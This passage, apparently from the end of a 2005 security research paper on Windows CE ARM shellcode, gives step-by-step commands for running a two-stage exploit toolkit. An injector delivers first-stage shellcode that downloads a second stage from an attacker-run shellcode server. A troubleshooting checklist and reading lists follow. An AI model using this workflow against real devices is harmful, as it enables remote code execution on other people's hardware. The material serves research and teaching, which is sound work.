
Running the Exploit

Having assembled all the shellcode using the `Makefile` provided, three files of importance will be generated. Firstly, `stage1.txt` which is the first stage shellcode in an array format. This is for direct inclusion into the injector. Secondly, `stage2.bin` which is the second stage binary used by the shellcode server. This will be downloaded by the first stage when running. Finally, `e954` which generates the additive for use with the first stage shellcode. The list below indicated a step-by-step guide to using the toolkit.

1. In the `shellcode` directory, assemble the shellcode: **make**
2. In the `shellcode_server` directory, build the server: **make**
3. Run the shellcode server: **./shellcode_server -f ../shellcode/stage2.bin**
4. Open the project located in the `server` directory using Embedded Visual C++™ and build the executable. If ActiveSync™ is running, the resulting executable will be uploaded to the target device, else it will need to be copied over by hand.
5. Run the **server** executable on the WCE device. If the executable was copied over by Embedded Visual C++™, an icon will appear on the start menu.
6. Use `e954` to generate the correct additive value. **./e954 stage1.bin**
7. In the `inject` directory, ensure that `inject.c` has the correct additive, first stage and decoder shellcode then build the executable: **make**
8. Execute the injector with the appropriate command line arguments. An example of this is: **./inject -j 0x0002fa60 -s 1200 -a 192.168.1.101**.

When the exploit is injected, the WCE device will display a message box with the string “0wn3d” in it. If nothing is displayed and the device hangs, it is possible that the exploit failed.

Figure 11. Windows CE Display Running the Exploit


Error 12:40

Wednesday, September 07, 2005

Tap here to set owner information

No upcoming appointments

No unread

No tasks

Error ok

Own3d

New

Common Problems

When the exploit does not succeed, the device may hang. There are several common causes for this. The checklist below will help to diagnose any problems.

- Confirm that the exploitable server is running on the target device.
- Ensure the shellcode server is running and is reading from the correct `.bin` file.
- Check that the host and port in the first stage shellcode are specified correctly. This defaults to 192.168.1.100:2048.
- Ensure that the shellcode server is reachable from the device being exploited. Firewalls are a common cause of the device not being able to contact the server. Also check the shellcode server is listening on the correct port. By default the server listens on 0.0.0.0:2048.
- Confirm that the address being used by the injector is actually where the shellcode is being placed in memory.
- Ensure the shellcode injector is sending the correct version of the decoder and first stage shellcode. Also confirm that the jump instruction is correctly defined.

Further Research

During the course of developing the shellcode for this paper, some further research ideas were highlighted. Firstly, all instructions are 32 bits in length since ARM is a 32 bit RISC processor. This causes the shellcode to be much larger than similar shellcode for a CISC processor. The ARM processor offers a method to reduce the shellcode size significantly, through the use of the Thumb instruction. The Thumb instruction set encodes each instruction into 16 bits rather than 32 bits.

While the WCE libraries will not operate with Thumb code, it does offer a way to reduce the size of the symbol locator and decoder. When the main body of the shellcode is reached, the processor could switch out of Thumb mode to call WCE library functions.

Secondly, it was found that the Microsoft eMbedded Visual C++ debugger was lacking in many areas, causing it to crash frequently. Using a JTAG, it should be possible to find overflows or debug shellcode using GDB in a much more reliable manner. Some JTAG devices will also operate with Microsoft eMbedded Visual C++, although it is not know how reliable this method is.

A. Further Reading

- The Shellcoder's Handbook™. ISBN 0764544683
- Smashing the Stack for Fun and Profit. [http://www.insecure.org/stf/smashstack.txt]
- Intel XScale Core Developer's Manual. [http://www.intel.com/design/intelxscale/273473.htm]
- Arm Instruction Set Quick Reference Card. [http://www.arm.com/pdfs/QRC0001H_rvct_v2.1_arm.pdf]
- Procedure Call Standard for the ARM Architecture. [http://www.arm.com/miscPDFs/8031.pdf]
- The Microsoft Windows CE Memory Architecture. [http://msdn.microsoft.com/library/default.asp?url=/library/en-us/wcecoreos5/html/wce50conMemoryArchitecture
- The Windows CE ACPS. [http://msdn.microsoft.com/library/default.asp?url=/library/en-us/wcechp40/html/_armcall_arm_calling_standard.a

B. Software

- GNU Binutils. [ftp://ftp.gnu.org/pub/gnu/binutils/]
- Microsoft ActiveSync 3.8. [http://www.microsoft.com/downloads/details.aspx?FamilyID=d2645c21-8a85-45a2-8d13-653beb6cdddc&Display
- Microsoft eMbedded Visual Tools 3.0 (2002 Edition) [http://www.microsoft.com/downloads/details.aspx?FamilyID=f663bf48-31ee-4cbe-aac5-0affd5fb27dd&DisplayL
- Microsoft Windows CE 5.0 Source Download [http://www.windowsembeddedkit.com/RegPage.aspx]

C. Hardware

- HP5450 JTAG HowTo. [http://evilg.home.t-link.de/jtag-howto/]
- O2 XDA JTAG. [http://wiki.xda-developers.com/index.php?pagename=WallabyJTAG]
- EPI Majic LX. [http://www.epitools.com/products/probes.php]